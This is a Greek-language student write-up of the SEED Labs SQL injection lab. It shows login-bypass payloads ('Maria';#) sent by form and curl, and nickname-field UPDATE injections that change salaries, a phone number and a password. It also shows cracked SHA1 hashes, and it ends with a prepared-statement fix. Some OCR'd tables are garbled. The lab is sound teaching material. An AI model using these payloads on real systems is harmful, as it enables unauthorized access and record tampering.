

1. Δραστηριότητα 1

Μέρος 1.1

Αποκτούμε πρόσβαση στην mysql με την εντολή

mysql -u root -pseedubuntu

επιλέγουμε την βάση Users με την εντολή

use Users;

εκτυπώνουμε τις πληροφορίες για την δομή του πίνακα credential με την εντολή

describe credential;

και έχουμε:

```
mysql> describe credential;
```

Field	Type	Null	Key	Default	Extra
ID	int(6) unsigned	NO	PRI	NULL	auto_increment
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int(9)	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

11 rows in set (0.00 sec)

```
mysql>
```

Εικόνα. 1.1

Μέρος 1.2

Εκτυπώνουμε τα περιεχόμενα του πίνακα credential με την εντολή

select * from credential;

στην συνέχεια εκτυπώνουμε όλες τις πληροφορίες για τον υπάλληλο samy

select * from credential where Name="Samy";

```
mysql> mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |              |         |       |
|   |       | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby  | 20000 | 30000 | 4/20 | 10213352 |              |         |       |
|   |       | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan  | 30000 | 50000 | 4/10 | 98993524 |              |         |       |
|   |       | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy  | 40000 | 90000 | 1/11 | 32193525 |              |         |       |
|   |       | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted   | 50000 | 110000 | 11/3 | 32111111 |              |         |       |
|   |       | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5  | 43254314 |              |         |       |
|   |       | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Εικόνα. 1.2.1

```
mysql> select * from credential where Name="Samy";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |              |         |       |
|   |       | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Εικόνα. 1.2.2

Μέρος 1.3

Εισάγουμε νέες εγγραφές στον πίνακα με της εντολές

```
insert into credential(name, EID, Salary, birth, SSN) values("Achilleas",6000,  
50000, "1/20", 11204374);
```

```
insert into credential(name, EID, Salary, birth, SSN) values("Maria", 7000, 60000,  
"4/20", 128343644);
```

και έχουμε:

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
1	Alice	10000	20000	9/20	10211002			
2	Boby	20000	30000	4/20	10213352			
3	Ryan	30000	50000	4/10	98993524			
4	Samy	40000	90000	1/11	32193525			
5	Ted	50000	110000	11/3	32111111			
6	Admin	99999	400000	3/5	43254314			
8	Achilleas	6000	50000	1/20	11204374	NULL	NULL	NULL
9	Maria	7000	60000	4/20	12834364	NULL	NULL	NULL

Εικόνα. 1.3

Μέρος 1.4

Οι κωδικοί που θα χρησιμοποιηθούν για τον χρήστη Achilleas είναι password1 και για τον χρήστη Maria το password2. Τα hash (SHA1) τους αντίστοιχα είναι

e38ad214943daad1d64c102faec29de4afe9da3d

και

2aa60a8ff7fcd473d321e0146afd9e26df395147 .

Στην συνέχεια ενημερώνουμε τις εγγραφές με τις εντολές

update credential set password="e38ad214943daad1d64c102faec29de4afe9da3d"
where Name="Achilleas";

update credential set password="2aa60a8ff7fcd473d321e0146afd9e26df395147"
where Name="Maria";

και έχουμε:

```
mysql> update credential set password="e38ad214943daad1d64c102faec29de4afe9da3d" w  
here Name="Achilleas";  
Query OK, 0 rows affected (0.00 sec)  
Rows matched: 1 Changed: 0 Warnings: 0
```

Εικόνα. 1.4.1

```
mysql> update credential set password="2aa60a8ff7fcd473d321e0146afd9e26df395147" w  
here Name="Maria";  
Query OK, 1 row affected (0.01 sec)  
Rows matched: 1 Changed: 1 Warnings: 0
```

Εικόνα. 1.4.2

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
	NickName	Password						
1	Alice	10000	20000	9/20	10211002			
2	Boby	20000	30000	4/20	10213352			
3	Ryan	30000	50000	4/10	98993524			
4	Samy	40000	90000	1/11	32193525			
5	Ted	50000	110000	11/3	32111111			
6	Admin	99999	400000	3/5	43254314			
8	Achilleas	6000	50000	1/20	11204374	NULL	NULL	NUL
9	Maria	7000	60000	4/20	12834364	NULL	NULL	NUL
8 rows in set (0.00 sec)								

Εικόνα. 1.4.3

2. Δραστηριότητα 2

Μέρος 2.1

Εισάγουμε τα στοιχεία στην ιστοδελίδα για τον χρήστη Maria και συνδεόμαστε κανονικά.

Maria Profile	
Key	Value
Employee ID	7000
Salary	60000
Birth	4/20
SSN	12834364
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Εικόνα. 2.1.1

Στην συνέχεια εκτελούμε την επίθεση με βάζοντας στο παιδί username το **Maria';#** και συνδεόμαστε κανονικά. Ας δούμε γιατί. Όπως βλέπουμε η συνθήκη where απολείται από **name='\$input_name' and Password='\$hashed_pwd';** . Ο σκοπός είναι να εκτελεστεί μόνο το παιδί username και να αγνοηθεί το παιδί password. Βάζουμε το όνομα που θέλουμε πχ **Maria** στην συνέχεια βάζουμε το ' για να ολοκληρώσουμε το πεδίο username συνεχίζουμε με το ; για να δηλώσουμε το τέλος της εντολής και μετά # για να γίνουν σχόλια ότι άλλο υπάρχει σε αυτή την γραμμή. Άρα είναι σαν να στέλνουμε **name='Maria';** .

Employee Profile Login	
USERNAME	<input type="text" value="Maria';#"/>
PASSWORD	<input type="text" value="Password"/>
<input type="button" value="Login"/>	
Copyright © SEED LABs	

Εικόνα. 2.1.2

Maria Profile	
Key	Value
Employee ID	7000
Salary	60000
Birth	4/20
SSN	12834364
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Εικόνα. 2.1.3

Μέρος 2.2

Εκτελούμε την εντολή

```
curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Maria&Password=password2'
```

και έχουμε:



```
[05/23/21]seed@VM:~$ curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Maria&Password=password2'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
```

Εικόνα. 2.2.1

Στην συνέχεια εκτελούμε την επίθεση από το τερματικό με την εντολή
curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Maria%27%59%35&Password=lolololol'

και έχουμε:

```
[05/23/21]seed@VM:~$ curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Maria%27%59%35&Password=lolololol'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu
options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with
a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error l
ogin message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script addin
g items as required.
-->

<!DOCTYPE html>
```

Εικόνα. 2.2.2

Μέρος 2.3

Για να κάνουμε update στοιχεία του πίνακα χρησιμοποιούμε την εντολή

‘; update credential set salary=0 where name=’Maria’;#

Για να ανακτήσουμε κάποιο password (πχ του χρήστη Maria) θα χρησιμοποιήσουμε την

‘; select password from credential where name=’Maria’;#

Έχουμε:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select password from credential where name='Maria';#' and Password='da39a3ee5e6b' at line 3]\n

Εικόνα. 2.3.1

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set salary=0 where name='Maria';#' and Password='da39a3ee5e6b4' at line 3]\n

Εικόνα. 2.3.2


Παρατηρούμε ότι καμία από τις παραπάνω εντολές δεν μπορεί να εκτελεστεί. Αυτό συμβαίνει καθώς η μορφή του κώδικα PHP της σελίδας δεν μας επιτρέπει να εκτελέσουμε πολλά queries.

Μέρος 2.4

Θεωρούμε ότι μπορέσαμε να ανακτήσουμε όλα τα hashes των χρηστών. Θα εξετάσουμε αν κάποιο από αυτά βρίσκεται μέσα στα προυπολογισμένα hashes κάποιων γνωστών κωδικών πρόσβασης.

Enter up to 20 non-salted hashes, one per line:

```
fdbe918bdae8300aa54747fc95fe0470fff4976
b78ed97677c161c1c82c142906674ad15242b2d4
a3c50276cb120637cca669eb38fb9928b017e9ef
995b8b8c183f349b3cab0ae7fccd39133508d2af
99343bff28a7bb51cb6f22cb20a618701a2c2f58
a5bdf35a1df4ea895905f6f6618e83951a6effc0
e38ad214943daad1d64c102faec29de4afe9da3d
2aa60a8ff7fcd473d321e0146afd9e26df395147
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
fdbe918bdae8300aa54747fc95fe0470fff4976	Unknown	Not found.
b78ed97677c161c1c82c142906674ad15242b2d4	Unknown	Not found.
a3c50276cb120637cca669eb38fb9928b017e9ef	Unknown	Not found.
995b8b8c183f349b3cab0ae7fccd39133508d2af	Unknown	Not found.
99343bff28a7bb51cb6f22cb20a618701a2c2f58	Unknown	Not found.
a5bdf35a1df4ea895905f6f6618e83951a6effc0	sha1	seedadmin
e38ad214943daad1d64c102faec29de4afe9da3d	sha1	password1
2aa60a8ff7fcd473d321e0146afd9e26df395147	sha1	password2

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Εικόνα. 2.4

Παρατηρούμε ότι μέσα στην λίστα υπήρχαν μόνο τα 3 από τα 7 hashes.

3. Δραστηριότητα 3

Μέρος 3.1

Συνδεόμαστε με τα στοιχεία μας.

Achilleas Profile	
Key	Value
Employee ID	6000
Salary	50000
Birth	1/20
SSN	11204374
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Εικόνα. 3.1.1

Για να αυξήσουμε τον μισθό μας πατάμε edit profile και στο πεδίο του nickname γράφουμε την εντολή

';salary=100000 where name='Achilleas';#

Achilleas Profile	
Key	Value
Employee ID	6000
Salary	100000
Birth	1/20
SSN	11204374
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Εικόνα. 3.1.2

Μέρος 3.2

Για να αυξήσουμε τον μισθό της Μαρίας στο nickname βάζουμε την εντολή
'salary=100000 where name='Maria';#

Για να μειώσουμε τον μισθό του Ryan χρησιμοποιούμε την
'salary=100 where name='Ryan';#

Για να αλλάξουμε το τηλέφωνο του Ryan χρησιμοποιούμε την
'phonenumber= 9099109 where name='Ryan';#

nail	NickName	Password							
1	Alice	10000 20000 9/20 10211002	fdbe918bdae83000aa54747fc95fe0470fff4976						
2	Boby	20000 30000 4/20 10213352	b78ed97677c161c1c82c142906674ad15242b2d4						
3	Ryan	30000 100 4/10 98993524 9099109	a3c50276cb120637cca669eb38fb9928b017e9ef						
4	Samy	40000 90000 1/11 32193525	995b8b8c183f349b3cab0ae7fccd39133508d2af						
5	Ted	50000 110000 11/3 32111111	99343bff28a7bb51cb6f22cb20a618701a2c2f58						
6	Admin	99999 400000 3/5 43254314	a5bdf35aldf4ea895905f6f6618e83951a6effc0						
8	Achilleas	6000 100000 1/20 11204374 NULL	e38ad214943daad1d64c102faec29de4afe9da3d				NULL		N
JLL	Maria	7000 100000 4/20 12834364 NULL	2aa60a8ff7fcd473d321e0146afd9e26df395147				NULL		N
JLL									
3 rows in set (0.00 sec)									
mysql> █									

Εικόνα. 3.2

Για να αλλάξουμε τον κωδικό του Ryan χρησιμοποιούμε την
`'password='1119cfd37ee247357e034a08d844eea25f6fd20f' where name='Ryan';#`
 Με αυτόν τον τρόπο ορίζουμε τον κωδικό του Ryan σε password3.

```
mail | NickName | Password |
+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 |
| | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 100 | 4/10 | 98993524 | 9099109
| | | 1119cfd37ee247357e034a08d844eea25f6fd20f | | | |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |
| | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 |
| | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
| 8 | Achilleas | 6000 | 100000 | 1/20 | 11204374 |
| | | e38ad214943daad1d64c102faec29de4afe9da3d |
| 9 | Maria | 7000 | 100000 | 4/20 | 12834364 | NULL
| | | 2aa60a8ff7fcd473d321e0146afd9e26df395147 |
+-----+-----+-----+
8 rows in set (0.00 sec)

mysql>
```

Εικόνα. 3.3.1

Ryan Profile

Key	Value
Employee ID	30000
Salary	100
Birth	4/10
SSN	98993524
NickName	
Email	
Address	
Phone Number	9099109

Copyright © SEED LABs

Εικόνα. 3.3.2

4. Δραστηριότητα 4

Τροποποιούμε τα αρχεία unsafe_home.php και unsafe_edit_backend.php:

unsafe_home.php

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumb
er, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uneame, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $
address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

Εικόνα. 4.1

unsafe_edit_backend.php

```
$hashed_pwd = sha1($input_pwd);
//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,Phon
eNumber= ? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phone
number);
$sql->execute();
$sql->close();
}else{
```

Εικόνα. 4.2


Στην συνέχεια κάνουμε restart το apache2. Με αυτή την τροποίηση το sql query προετοιμάζεται από την sql πριν δεχθεί τις παραμέτρους. Σε αυτήν την περίπτωση οι παράμετροι περνάνε στο query σαν αλφαριθμητικά κάτι που έχει ως αποτέλεσμα να μην μπορούν να εκτελεστούν σαν εντολές. Εκτελούμε λοιπόν κάποιες επιθέσεις στην Alice και βλέπουμε ότι αποτυγχάνουν. Στην πρώτη επίθεση θα δούμε ότι δεν μας αφήνει να συνδεθούμε καθώς το όνομα θα περάσει στο query ως Maria';# και το πεδίο του κωδικού πρόσβασης θα είναι κενό. Στην δεύτερη επίθεση θα παρατηρήσουμε ότι δεν πείραξε το μισθό της Alice αλλά έθεσε ως nickname ότι συμπληρώσαμε στο πεδίο του nickname.

Maria';#



The form is titled "Employee Profile Login". It contains two input fields: "USERNAME" with the value "Maria';#" and "PASSWORD" with the value "Password". Below the fields is a green "Login" button. At the bottom, it says "Copyright © SEED LABs".

Εικόνα. 4.3



A pink error message box with the text "The account information your provide does not exist." and a blue "Go back" link below it.


Εικόνα. 4.4

',salary=100 where name='Alice';#



The form is titled "Achilleas's Profile Edit". It contains five input fields: "NickName" with the value "'=100 where name='Alice';#", "Email" with the value "Email", "Address" with the value "Address", "Phone Number" with the value "PhoneNumber", and "Password" with the value "Password". Below the fields is a green "Save" button. At the bottom, it says "Copyright © SEED LABs".

Εικόνα. 4.5



Key	Value
Employee ID	6000
Salary	100000
Birth	1/20
SSN	11204374
NickName	' ,salary=100 where name='Alice';#
Email	
Address	
Phone Number	

Εικόνα. 4.6